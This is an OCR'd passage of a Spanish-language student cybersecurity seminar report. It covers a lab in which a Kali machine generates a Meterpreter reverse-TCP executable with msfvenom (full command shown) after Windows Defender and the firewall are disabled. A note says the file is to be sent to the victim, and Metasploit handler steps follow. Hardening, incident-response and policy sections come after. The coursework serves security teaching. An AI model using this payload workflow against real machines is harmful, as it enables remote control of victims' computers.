
Preparación del entorno:

[4] Función pública. Reglamento la Publicidad Exterior Visual en el Territorio Nacional. Ley 140 de 1994. [En línea]. Bogotá, Colombia. 23 de junio de 1994. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=328

[5] Congreso de la república de Colombia. Ley 1273 De 2009. [En línea]. Bogotá, Colombia. 05 de enero del 2019. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html


[6] MinSalud. Legislación laboral colombiana. [En línea]. Bogotá, Colombia. 2024. Disponible en: https://www.minsalud.gov.co/trabajoEmpleo/Paginas/legislaci%C3%B3nlaboralenColombia.aspx

Imagen 9. Configurar que la red de la máquina Windows 10, debe ser la misma de la maquina Kali Linux.




Fuente: Propia.

Imagen 10. Configurar que la red de la máquina Kali Linux, debe ser la misma de la maquina Windows 10.




Fuente: Propia.

Imagen 11. Deshabilitar Windows Defender.




Fuente: Propia.

Imagen 12. Deshabilitar el Firewall.



Fuente: Propia.


Imagen 13. Deshabilitar cualquier software antivirus, en este caso no tiene ningún antivirus instalado.



Fuente: Propia.

Creación del Payload:

Imagen 14. Ejecuta el siguiente comando: msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.20.10 LPORT=443 -f exe > /home/kali/PoC_1122143329.exe




Fuente: Propia.

Nota.

- Sustituye IP_KALI por la dirección IP de tu máquina Kali Linux.
- Este comando generará un archivo ejecutable llamado PoC_1122143329.exe que debe ser enviado a la víctima.


Ejecución del Exploit:

Imagen 15. Inicia Metasploit Framework en la máquina Kali Linux utilizando msfconsole.




Fuente:

Imagen 16. Usa el exploit adecuado para tu caso.



Fuente: Propia.


Imagen 17. Configura los parámetros **payload**, **lhost** y **lport** utilizando el comando **set** y luego Ejecuta el exploit.



Fuente: Propia.


Manipulación de la Máquina Windows:

Imagen 18. En la máquina Windows se debe ejecutar el archivo PoC_1122143329.exe, entonces se abrirá una sesión de Meterpreter en la máquina Kali Linux.



Fuente: Propia.

Imagen 19. En la anterior captura, se puede comprobar que el archivo se compartió para la que se usara en la máquina de la víctima, pero no se pudo descargar, a pesar de tener toda la seguridad desactivada, como se ve a continuación.



Fuente: Propia.

1.4. **ESCENARIO 4:** ANÁLISIS BLUE TEAM

- Descargue una guía de hardenización para Windows 10

  Clic para ver la guía que seleccione:
  https://www.calcomsoftware.com/etapas-de-hardening-de-windows/

  Imagen 20. Guía de hardenizacion para Windows

Fuente: CalCom Softwar

- Asegure la máquina que fue afectada con el Payload de la Etapa 4.

  Tabla 1. Procesos para asegurar la maquina afectada.

Proceso	¿Por qué?
Configuración del Usuario	Proteja sus credenciales.
Configuración de Red	Establecer comunicaciones.
Configuración de Características y Roles	Añade lo que necesites, elimina lo que no necesites.
Instalación de Actualizaciones	Parchar/remediar vulnerabilidades.
Configuración NTP	Evite la divergencia del reloj.
Configuración del Firewall	Minimice su huella externa.
Eliminar Configuración de Acceso	Refuerce (hardenizar) las sesiones de administración remota.
Configuración de Servicios	Minimice la superficie de ataque.
Logging y monitoreo	Conozca lo que está sucediendo en su sistema.
Hardening adicional	Proteja el sistema operativo y otras aplicaciones.

  Fuente:[7]

- Genere un documento donde mencione el paso a paso utilizado para asegurar y erradicar el ataque ejecutado en la Etapa 4.
  Informe de Análisis y Respuesta a Incidentes

  Equipo Afectado: Equipo de cómputo con Windows 10 X64

  Descripción del Incidente: La organización HackerHouse ha identificado un incidente de seguridad en uno de sus equipos de cómputo que contiene un sistema operativo Windows 10 X64. El administrador de dicho equipo notó la presencia de un archivo de texto en el escritorio con el nombre "Nombre_estudiante_codigo_fecha_actividad", el cual ya no se encontraba en la ubicación mencionada. Además, se ha confirmado que el usuario ejecutó un archivo llamado "PoCseminario.exe" que recibió a través de WhatsApp Web

[7] John Gates. 10 etapas de hardening de Windows para mejorar la resiliencia cibernética. [En línea]. EE. UU, New York. 10 de julio del 2022. Disponible en: https://www.calcomsoftware.com/etapas-de-hardening-de-windows/

Acciones Realizadas:

Identificación del Incidente: El equipo de seguridad de HackerHouse recibió una notificación sobre la presencia de un archivo sospechoso en el sistema y la actividad inusual relacionada con la descarga y ejecución de archivos.

Análisis de Artefactos: Se investigaron los registros del sistema para identificar la actividad relacionada con la descarga y ejecución del archivo "PoCseminario.exe". Se examinaron otros artefactos en el sistema, como registros de eventos, archivos de registro y configuraciones del sistema, para identificar la extensión del compromiso.

Aislamiento del Equipo Afectado: Se desconectó el equipo de la red corporativa para evitar una mayor propagación del incidente y se inició la investigación en un entorno controlado.

Análisis del Programa maligno: Se realizó un análisis forense del archivo "PoCseminario.exe" para identificar su funcionalidad y el alcance de su impacto en el sistema comprometido.

Erradicación del Programa maligno: Se eliminaron todos los archivos y procesos maliciosos identificados durante el análisis forense. Se restauraron los archivos y configuraciones del sistema a un estado anterior conocido mediante la utilización de copias de seguridad confiables.

Implementación de Medidas de Seguridad Adicionales: Se revisaron y fortalecieron las políticas de seguridad de la organización, incluyendo la educación y concientización de los usuarios sobre las amenazas de seguridad informática. Se aplicaron actualizaciones de seguridad y parches en todos los sistemas para mitigar vulnerabilidades conocidas.

Monitoreo Continuo: Se estableció un monitoreo continuo de la red y los sistemas para detectar y responder rápidamente a cualquier actividad sospechosa.

Conclusiones: El incidente fue abordado de manera efectiva mediante la identificación rápida, el aislamiento del equipo afectado, el análisis forense exhaustivo y la implementación de medidas correctivas. Se recomienda seguir mejorando las políticas y

procedimientos de seguridad para fortalecer la postura de seguridad de la organización y prevenir futuros incidentes similares. [8]

EJERCICIO DOS

2. De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización.

Mejora de la Defensa Activa y Pasiva: El equipo Blue Team se enfoca en defender activamente los sistemas y redes de la organización, mientras que el equipo Red Team simula ataques para identificar vulnerabilidades. Al trabajar en conjunto, el Blue Team puede utilizar los hallazgos del Red Team para fortalecer proactivamente las defensas y mitigar posibles brechas de seguridad. Esto permite una mejora continua de la postura de seguridad, tanto en la detección como en la prevención de ataques.

Mayor Entendimiento de las Amenazas y Técnicas de Ataque: La colaboración entre el Red Team y el Blue Team permite un intercambio de conocimientos sobre las últimas amenazas y técnicas de ataque. El Red Team puede proporcionar al Blue Team información detallada sobre las tácticas utilizadas en los ataques simulados, lo que ayuda al Blue Team a comprender mejor cómo se llevan a cabo los ataques reales y cómo defenderse eficazmente contra ellos.

Enfoque Proactivo en la Seguridad: El equipo Purple Team actúa como un puente entre el Blue Team y el Red Team, facilitando la comunicación y la colaboración entre ambos. Al participar en sesiones conjuntas de revisión de incidentes y pruebas de seguridad, el equipo Purple Team puede identificar áreas de mejora en las defensas de la organización y proponer soluciones proactivas. Esto ayuda a la organización a anticiparse a posibles amenazas y a fortalecer su postura de seguridad de manera continua.

Optimización de Recursos y Eficiencia Operativa: Al integrar los equipos Blue Team, Red Team y Purple Team, se pueden optimizar los recursos y mejorar la eficiencia operativa en la gestión de la seguridad cibernética. La colaboración entre estos equipos permite una distribución más efectiva de las tareas y una asignación más inteligente de los recursos, lo que lleva a una respuesta más rápida y coordinada ante las amenazas cibernéticas.

[8] VERDEZOTO LOOR, Jenyffer Katiuska. Análisis comparativo de ciberseguridad entre Malware y Ransomware para conocer el software más seguro antes los virus frecuentes que existen dentro de las computadoras. 2023. Tesis de Licenciatura. Babahoyo: UTB-FAFI. [En línea]. Ecuador. 2023. Disponible en: http://dspace.utb.edu.ec/handle/49000/14787

Por lo tanto, la integración de equipos Blue Team, Red Team y Purple Team dentro de una organización crea un enfoque holístico y colaborativo para la ciberseguridad. Esto no solo fortalece las defensas contra las amenazas cibernéticas, sino que también fomenta una cultura de seguridad cibernética proactiva y continua mejora dentro de la organización. [9]

EJERCICIO TRES

3. Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

Política de Contraseñas Seguras:

- Establecer requisitos mínimos de complejidad para contraseñas, como longitud, uso de caracteres especiales, letras mayúsculas y minúsculas, y números.
- Exigir cambios de contraseña periódicos y prohibir el uso de contraseñas antiguas.
- Implementar la autenticación de dos factores (2FA) siempre que sea posible para añadir una capa adicional de seguridad.
- Educar a los empleados sobre las mejores prácticas para crear y proteger contraseñas seguras.

Política de Actualizaciones y Parches:

- Establecer un proceso formal para la gestión de parches y actualizaciones de software en todos los sistemas y aplicaciones.
- Programar actualizaciones automáticas cuando sea posible para garantizar que los sistemas estén protegidos contra las últimas vulnerabilidades conocidas.
- Realizar evaluaciones de vulnerabilidad regularmente para identificar posibles brechas en la seguridad y priorizar la aplicación de parches según el riesgo.

Política de Concienciación y Formación en Seguridad:

- Implementar programas de formación y concienciación en seguridad cibernética para todos los empleados, con énfasis en la identificación de amenazas comunes, la prevención del phishing y el manejo seguro de datos.

[9] Narvaez Muñoz, John Fredy, et al. Capacidades técnicas, legales y de gestión para equipos blue team y red team. [En línea]. Colombia, Cauca. 2023. Disponible en: https://repository.unad.edu.co/handle/10596/57963

- Fomentar una cultura de seguridad cibernética en toda la organización, promoviendo la responsabilidad individual y la colaboración en la detección y prevención de amenazas.
- Realizar simulacros de respuesta a incidentes periódicamente para garantizar que los empleados estén preparados para actuar rápidamente en caso de un ataque cibernético.

Estas políticas y recomendaciones son fundamentales para fortalecer la postura de seguridad cibernética de una organización y proteger sus activos digitales contra las crecientes amenazas cibernéticas. Es importante que estas políticas se integren en la cultura y las prácticas operativas diarias de la organización para garantizar su efectividad a largo plazo. [10]

EJERCICIO CUATRO

4. Sustenta el desarrollo de cada uno de los puntos plasmados en guía de la etapa 5 del seminario especializado mediante video donde se pueda evidenciar rostro del o la estudiante con una duración mínima de 15 minutos, el estudiante deberá hacer público el vídeo haciendo uso de alguna plataforma Cloud o en youtube.

Enlace: https://youtu.be/cN7196FlXp4

[10] Sarker, Iqbal H., et al. Cybersecurity data science: an overview from machine learning perspective. Journal of Big data, 2020, vol. 7, p. 1-29. [En línea]. Australia. 2020. https://doi.org/10.1186/s40537-020-00318-5

CONCLUSIONES

En primer lugar, la creación de un entorno de prueba robusto, como el banco de trabajo propuesto en la etapa 1, se revela como un paso fundamental. Este banco de trabajo proporciona un espacio controlado donde el personal puede practicar y mejorar sus habilidades en defensa cibernética. La simulación de escenarios y problemas complejos en un entorno seguro permite a los equipos desarrollar respuestas efectivas a posibles amenazas, fortaleciendo así la postura de seguridad de la organización en general. Por lo tanto, invertir en la implementación y mantenimiento de este tipo de entornos de prueba es esencial para preparar al personal ante las crecientes y cambiantes amenazas cibernéticas.

En segundo lugar, la revisión y actualización periódica de los acuerdos de confidencialidad, como se destaca en la etapa 2, emergen como un aspecto crítico en la estrategia de seguridad cibernética de una organización. Estos acuerdos legales son fundamentales para proteger la información sensible y garantizar la ética en el manejo de los datos. La inversión en recursos legales especializados y en la formación del personal en cuestiones de privacidad y seguridad se vuelve imperativa. Además, esta conclusión subraya la importancia de la diligencia debida por parte de los departamentos de recursos humanos para garantizar que los acuerdos de confidencialidad sean revisados minuciosamente y estén alineados con las mejores prácticas y regulaciones actuales.

En tercer lugar, la colaboración estrecha entre los equipos Red Team y Blue Team, como se evidencia en las etapas 3 y 4, emerge como un factor crucial para fortalecer las defensas cibernéticas de una organización. La interacción fluida entre

